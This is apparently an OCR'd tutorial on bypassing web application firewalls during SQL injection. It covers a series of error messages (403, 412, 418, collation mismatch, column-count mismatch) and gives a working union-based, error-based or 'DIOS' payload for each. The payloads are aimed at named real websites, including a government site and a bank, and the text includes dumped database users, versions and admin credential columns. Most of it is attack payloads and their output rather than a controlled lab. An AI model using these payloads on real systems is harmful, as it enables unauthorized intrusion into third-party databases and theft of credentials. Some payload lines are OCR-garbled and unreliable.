
**[4] `id`** is the column .

**[5] --%0a** means comment and new line .

**[6] the @** after is just to stick a char to select, **@** is a temporary variable .

### Example →

```
http://www.bellajoias.com.br/categoria.php?id=3 And point(53,12) union sElect!1,2,3,4,5,6,7#
```



**Informa: Erro 403 - Proibido!**

Você não tem permissão para visualizar essa página.

Clique em **voltar** em seu navegador para continuar visitando a página hospedada conosco.

`http://www.bellajoias.com.br/categoria.php?id=3||!{f`id`}union-- a %0Aselect@,2,3,4,5,6,7#`

INT

SQL BASICS ▾ UNION BASED ▾ ERROR/DOUBLE QUERY ▾ TOOLS ▾ WAF BYPAS

Load URL


Split URL

Execute


Post data

Referrer


HEXENC.DEC (~/@H3LL4R\_H5H MODDED HACK BAR)



**Brincos Dourados**  
Cod.: bb 2489-6



**Brincos Pretos**  
Cod.: 3702713



**Brincos 3702658PRETO**  
Cod.: 3702658PRETO

3

`http://www.bellajoias.com.br/categoria.php?id={f -3}union-- a %0Aselect@,2,3,4,5,6,7#`

INT

SQL BASICS ▾ UNION BASED ▾ ERROR/DOUBLE QUERY ▾ TOOLS ▾ WAF BYPAS

Load URL

Split URL

Execute


Post data

Referrer

HEXENC.DEC (~/@H3LL4R\_H5H MODDED HACK BAR)



**Brincos Dourados**  
Cod.: bb 2489-6



**Brincos Pretos**  
Cod.: 3702713



**Brincos 3702658PRETO**  
Cod.: 3702658PRETO

3

Produtos -

3

## 1- The Error Connection Was Reset

### Query →

```
id=.1union-- a%0Aselect
id=1-.1union- a%0Aselect
id=1'e0union- a%0Aselect
id=\Nunion- a%0Aselect
id=1 *9e0union-- -%0aselect
```

### Example →

```
www.avt.sd/mpage.php?id=2 union select 1,2,3,4,5,6,7,8,9,10
```

INT




SQL BASICS ▾ UNION BASED ▾ ERROR/DOUBLE QUERY ▾ TOOLS ▾ WAF BYPASS ▾ ENCODING ▾


Load URL

Split URL

Execute

www.avt.sd/mpage.php?id=2 union select 1,2,3,4,5,6,7,8,9,10

☐ Post data ☐ Referrer  HEXENC.DEC (~/@H3LL4R\_H5H MODDED HACK BAR)   URLENC.DEC







## The connection was reset

The connection to the server was reset while the page was loading.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

Try Again

`www.avt.sd/mpage.php?id=2-.1union select 1,2,3,4,5,6,7,8,9,10`

INT	SQL BASICS ▾ UNION BASED ▾ ERROR/DOUBLE QUERY ▾
 Load URL	<code>www.avt.sd/mpage.php?id=2-.1union select 1,2,3,4,5,6,7,8,9,10</code>
 Split URL	
 Execute	
<input type="checkbox"/> Post data <input type="checkbox"/> Referrer  HEXENC.DEC (~/@H3LL4R_H5H MOI	




4

## 2- 412 Error Your request got filtered out due to possible security issues

**Solution** → Using The Gear Fourth

**Example** →

```
myhellomusic.com.mm/songdetail.php?sid=6496' and 0 UnION select 1,2,3,4,5,6,7,8%23
```



## 412 Error

Your request got filtered out due to possible security issues.

One or more things in your request were suspicious (defective request header, invalid

If you think you did nothing wrong:

- try again with a different browser
- avoid any evil characters inside the request url

If you are the owner of the website, you can consider revising the rules of the mod\_sec

```
myhellomusic.com.mm/songdetail.php?sid=6496' And .  
0union/**/distinctrow  
23GearFourthBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB  
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB  
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB  
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB  
%0aselect/**/distinctrow 1,2,3,4,5,6,7,8%23
```


[illegible]

### 3- Error Name : Illegal Mix Of Collations

its happening because the url table and our table got different collations

Example →

```
smtmax.com/category.php?id=.15 union select 1,2,group_concat(table_name),4,5,6,7,8,9,10,11,12,13,14+From+InfORmaTion_schema.+tAbLES+Where+table_ScHEmA=schEMA()-- -
```



To bypass this error I will using one of this method

- 1- convert(value using latin1)
- 2- cast(value as char)

```
ascii
ujis
ucs2
tis620
swe7
sjis
macroman
macce
latin7
latin5
latin2
koi8u
koi8r
```



```
keybcs2
hp8
geostd8
gbk
gb2132
armscii8
ascii
cp1250
big5
cp1251
cp1256
cp1257
cp850
cp852
cp866
cp932
dec8
euckr
latin1
utf8
```

3- `unhex(hex(value))`


4- `uncompress(compress(version()))`

5- `aes_decrypt(aes_encrypt(value,1),1)`

6- `binary(value)`

**Solution** →

```
smtmax.com/category.php?id=.15 union select
1,2,convert(group_concat(table_name) using
latin1),4,5,6,7,8,9,10,11,12,13,14+From+InfOrMaTion_schema.
+tAbLES+Where+table_ScHEMA=schEMA()-- -
```



#### 4- Error Name : The used SELECT statements have a different number of columns

its a problem of the structure of the query and the union select statement?

Example →

```
www.i2t2.com/index1.php?id=-2' union select 1,2,3,4,5,6 -- -
```

The screenshot shows a web application security tool interface. The top navigation bar includes links for SQL BASICS, UNION BASED, ERROR/DOUBLE QUERY, TOOLS, WAF BYPASS, and ENCODING. The main input field contains the URL `www.i2t2.com/index1.php?id=-2' union select 1,2,3,4,5,6 -- -`. Below the input field, there are checkboxes for Post data, Referrer, and encoding options (HEXENC.DEC and URLENC.DEC). The tool's output shows the website's header and footer, which include the i2t2 Inc. logo and navigation links. At the bottom, a white box displays the error message: "The used SELECT statements have a different number of columns".

This error may be caused by incorrect numbers of columns , But if the number of columns is correct , There are two solutions to this

## Solution →


### 1- By Using Routed Query(double query) injection

```
www.i2t2.com/index1.php?id=-2'+DiV+0+/*!50000UnIoN*/ aLL SeLeCt+"1'  
DiV 0 /*!50000UnIoN*/ aLL SeLeCt 1,2,3,4,5,6 --  
-",2,3,version(),5,6,7-- -
```



### 2- By Using Error Based Injection

```
www.i2t2.com/index1.php?id=2'  
+or+1+group+by+concat_ws(0x7e,version(),floor(rand(0)*2))  
+having+min(0)+or+1-- -
```



## 5- Error Name : Fatal Error Occurred

This fatal error suggests that something is wrong on the network which is causing network packets to drop. The error which is captured in the SQL Server error log can be due to different reasons.

A fatal error occurred. The connection to SQL server cannot be established or is no longer usable. This can be caused by one of the following reasons: \* The server has been shut down manually or because of an error. \* The SQL server connection settings are not correct \* A network failure has occurred. \* A hardware failure has occurred on the server or on your computer. Try again later or contact your system administrator. | [community.dynamics.com](http://community.dynamics.com)

Example →

`http://wwfa.org.uk/article.php?id=-174 UNION SELECT 1,2,3,4,5,6,7,8--`


The screenshot shows a web browser window with a URL bar containing the malicious payload: `http://wwfa.org.uk/article.php?id=-174 UNION SELECT 1,2,3,4,5,6,7,8--`. The browser's address bar also shows the payload. The page content displays the West Wales FA logo and navigation links (HOME, ABOUT, CLUBS, REFEREES). A fatal error message is visible in the browser's console, indicating an uncaught exception in the PHP script.

**Fatal error:** Uncaught exception 'Exception' with message 'DateTime::\_\_construct(): Failed to parse time string (5) at position 0 (5): Unexpected character' in /home/wnmdesign/public\_html/wwfa/article.php:16 Stack trace: #0 /home/wnmdesign/public\_html/wwfa/article.php(16): DateTime->\_\_construct('5') #1 {main} thrown in /home/wnmdesign/public\_html/wwfa/article.php on line 16

## Solution ↘

To Bypassing This Error I Will Nulling All Column's One By One Until I See Good Login With Vuln Column Number In The Page

```
http://wwfa.org.uk/article.php?id=-174 UNION SELECT 1,2,3,4,Null,6,7,8--
```



## 6- Error 409 Conflict



when you see this error come to you with using union select the solution well be like this example

```
id=39 union select          >> Error
id=-3.9union distinct select  >> Work Good
id=.39union distinct select   >> Work Good Too
id=-39-.1union-- a%0Aselect@,2 >> Work Good Too
```

## 7- Error 404 Not Found

Error 404 Not Found is A very common mistake , but when this error come to you, when you use the query to get table name information, that's mean the waf block the dot . In information\_Schema.tables


Example →

```
http://www.bankmayora.com/berita/-53' union select
1,2,3,4,5,6,7,8,9-- -
```



the site work good, but here when I try to get table name I get error 404 Not Found as you see

```
http://www.bankmayora.com/berita/-53' union select
1,Table_name,3,4,5,6,7,8,9 from information_Schema.tables-- -
```




## Not Found

The requested URL /berita/-53' union select 1,Table\_name,3,4,5,6,7,8,9 from information\_Schema.tables-- - was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request.

this error as I say to you block the dot . In information\_Schema.tables, so the solution will be by bypassing the dot . In information\_Schema.tables by Add a tag in the percentage % after the dot. Like **.% %252e [%=%25 : .=%2E] Schema.%tables**.

http://www.bankmayora.com/berita/-53' union select  
1,Table\_name,3,4,5,6,7,8,9 from information\_Schema%252etables-- -

← ⓘ www.bankmayora.com/berita/-53' union select 1,Table\_name,3,4,5,6,7,8,9 from information\_S... Search ☆ 📁 ⬇ 🏠 🔒 🌈



Home | Karir | Hubungi Kami | Peta Situs

PERSONAL BANKING

RETAIL BANKING

CORPORATE BANKING

TENTANG KAMI




ENGLISH | BAHASA

BERITA TERBARU



### CHARACTER\_SETS

Diterbitkan pada 4 tanggal 5

6



Supervisi oleh:



Copyright © 2013 Bank Mayora. All rights reserved.

Jaringan Kami | Simulasi Kredit | Mayora Indah



## 8- 412 Precondition Failed

The server does not meet one of the preconditions that the requester put on the request.

First is this error come with using group by 100 like

Example →

`http://www.lict.gov.bd/oldlict/archivesDetails.php?id=8 group By 100 -- -`



# 412 Precondition Failed

The server does not meet one of the preconditions that the requester put on the request.


the solution will be by delete the space between group and the variable number like.

`http://www.lict.gov.bd/oldlict/archivesDetails.php?id=.8group By 100-- -`



but if this error come to you with your full query like here

```
http://www.lict.gov.bd/oldlict/archivesDetails.php?id=.8 /*!
50000Union*/ Select 1,unhex(hex(/*!50000ConCat*/(version()),/*!
50000ConCat*/(@c:=0x00,if(/*!50000%53elect*/ count(*)%0A/*!
50000From*/%0A/*!50000Information_Schema*/.Columns where
table_schema=database() and @c:=/*!50000ConCat*/(@c,0x3c6c693e,/*!
50000Table_name*/ ,0x2e,/*!
50000Column_name*/)),0x00,0x00),@c))),3,4,5
```



## 412 Precondition Failed

The server does not meet one of the preconditions that the requester put on the request.

we will use one of this two soltion query

```
1- unhex(hex(/*!50000ConCat*/(version()),/*!50000ConCat*/
(@c:=0x00,if(/*!50000%53elect*/ count(*)%0A/*!50000From*/%0A/*!
50000Information_Schema*/.Columns where table_schema=database() and
@c:=/*!50000ConCat*/(@c,0x3c6c693e,/*!50000Table_name*/ ,0x2e,/*!
50000Column_name*/)),0x00,0x00),@c)))
```

```
http://www.lict.gov.bd/oldlict/archivesDetails.php?id=.8 /*!  
50000Union*/ Select 1,unhex(hex(/!*!50000ConCat*/(version()),/*!  
50000ConCat*/(@c:=0x00,if((/*!50000%53elect*/ count(*)%0A/*!  
50000From*/%0A/*!50000Information_Schema*/.Columns where  
table_schema=database() and @c:=/*!50000ConCat*/(@c,0x3c6c693e,/*!  
50000Table_name*/,0x2e,/*!  
50000Column_name*/)),0x00,0x00),@c))),3,4,5
```

## e Project Objective

### 5.6.22

- admin.id
- admin.username
- admin.password
- archives.id
- archives.title
- archives.description
- archives.imagepath
- archives.publisheddate
- ci\_sessions.id
- ci\_sessions.ip\_address
- ci\_sessions.user\_agent
- ci\_sessions.last\_activity
- ci\_sessions.user\_data
- event\_calendar.id

```
http://www.lict.gov.bd/oldlict/archivesDetails.php?id=.8 /*!  
50000Union*/ Select  
1,concat(concat( 0x3c62723e,0x2e2e4e616d65203a3a2050697368696361745f  
496e6a6563746f72,0x3c62723e,0x2e2e56657273696f6e203a3a20,version()),0x  
3c62723e,0x2e2e4461746162617365203a3a20,DataBasE()),0x3c62723e,0x2e2e5  
5736572203a3a20,UsEr()),0x3c62723e,0x3c62723e,0x2e2e44696f73203a3a20,0  
x3c62723e,0x3c62723e, concat(@c:=0x00,if((/*!50000select*/  
count(*) /*!50000from*/ /*!50000information_schema*/ . /*!  
50000columns*/ /*!50000where*/ /*!50000table_schema*/=/*!  
50000database*/() and @c:=concat(@c,0x3c6c693e,/*!  
50000table_schema*/,0x2e,/*!50000table_name*/,0x2e,/*!  
50000column_name*/))),0x00,0x00),@c)),0x3c696d67207372633d22),3,4,5
```

ite is best viewed with **Mozilla Firefox/Google Chrome** w\_

## Project Objective

---

..Name :: Pishicat Injector  
..Version :: 5.6.22  
..Database :: lictdb  
..User :: lictbcc@172.18.18.118

..Dios ::


- lictdb.admin.id
- lictdb.admin.username
- lictdb.admin.password
- lictdb.archives.id
- lictdb.archives.title
- lictdb.archives.description
- lictdb.archives.imagepath
- lictdb.archives.publisheddate
- lictdb.ci\_sessions.id

## 9- Error 418 Unused

this error block the sqli query in In most cases

Example →

```
www.risler.com.ar/news.php?id=-6' union select 1,2,3,4-- -
```



but when I use this query or other I get Unused error

```
concat/*!((/*!00000select*/(@)/*!from*/(/*!00000select*/(@:=0x00),  
/*!00000select*/(@)/*!00000from*/(/*!00000information_schema*/ .  
schemata)/*!00000where*/(@)in(@:=concat/*!  
(@,0x3c62723e,unhex(hex(schema_name))))))x))*/
```

```
www.risler.com.ar/news.php?id=-6' union select 1,concat/*!((/*!  
00000select*/(@)/*!from*/(/*!00000select*/(@:=0x00),/*!00000select*/  
(@)/*!00000from*/(/*!00000information_schema*/ . schemata)/*!  
00000where*/(@)in(@:=concat/*!  
(@,0x3c62723e,unhex(hex(schema_name))))))x))*/ ,3,4-- -
```

# unused

The server encountered an internal error or misconfiguration and was unable to comp

Please contact the server administrator, [webmaster@risler.com.ar](mailto:webmaster@risler.com.ar) and inform them of may have caused the error.

More information about this error may be available in the server error log.

and to bypass this error you can use any one of this bypassing query

```
concat('BlackRose :: ',0x2e,'..Version :: ' ,
0x2e,version(),0x2e,'..User :: ',0x2e,user(),0x2e,'..Database ::
',0x2e,database(),0x2e,'..Dios :: ',0x2e,(select @
from(select+@:=0x00,(select+@+from+information_schema.Columns where
table_schema=database() and+@:=concat(@,/*!
50000table_schema*/,0x2e,/*!50000Table_name*/,0x2e,/*!
50000Column_name*/,0x0a)))a))
```

```
(select @ from(select+@:=0x00,
(select+@+from+information_schema.Columns where
table_schema=database() and+@:=concat(@,/*!
50000table_schema*/,0x2e,/*!50000Table_name*/,0x2e,/*!
50000Column_name*/,0x0a)))a)
```

```
(/*!50000select*/ @ /*!50000from*/(/*!50000select*/+@:=0x00,(/*!
50000select*/+@+/*!50000from*/+/*!50000information_schema*/ . /*!
50000Columns*/ /*!50000where*/ /*!50000table_schema*/=/*!
50000database*/**/() and+@:=/*!50000concat*/(@,/*!
50000table_schema*/,0x2e,/*!50000Table_name*/,0x2e,/*!
50000Column_name*/,0x0a)))a)
```

```
uncompress(compress((select @ from(select+@:=0x00,
(select+@+from+information_schema.Columns where
table_schema=database() and+@:=concat(@,/*!
50000table_schema*/,0x2e,/*!50000Table_name*/,0x2e,/*!
50000Column_name*/,0x0a)))a)))
```

```
http://www.risler.com.ar/news.php?id=-6' union select
1,concat('BlackRose :: ',0x2e,'..Version :: ' ,
0x2e,version(),0x2e,'..User :: ',0x2e,user(),0x2e,'..Database ::
',0x2e,database(),0x2e,'..Dios :: ',0x2e,(select @
from(select+@:=0x00,(select+@+from+information_schema.Columns where
table_schema=database() and+@:=concat(@,/*!
50000table_schema*/,0x2e,/*!50000Table_name*/,0x2e,/*!
50000Column_name*/,0x0a)))a)),3,4-- -
```

## NEWS

**BlackRose :: ...Version :: .5.6.34-log...User ::  
.usrbdrisler@ps37373.dreamhost.com...Database ::  
.rislerbd...Dios :: .rislerbd.clases.idclase  
rislerbd.clases.desc\_clase rislerbd.data.t\_history  
rislerbd.data.b\_history rislerbd.data.t\_customers  
rislerbd.data.b\_customers rislerbd.data.t\_branch  
rislerbd.data.b\_branch rislerbd.data.t\_fleet  
rislerbd.data.b\_fleet rislerbd.data.t\_directors  
rislerbd.data.b\_directors rislerbd.file\_actu.fecha  
rislerbd.file\_facturas.bukrs rislerbd.file\_facturas.cuit  
 rislerbd.file\_facturas.clase  
rislerbd.file\_facturas.referencia  
rislerbd.file\_facturas.comprobante  
rislerbd.file\_facturas.fecha  
rislerbd.file\_facturas.cuenta  
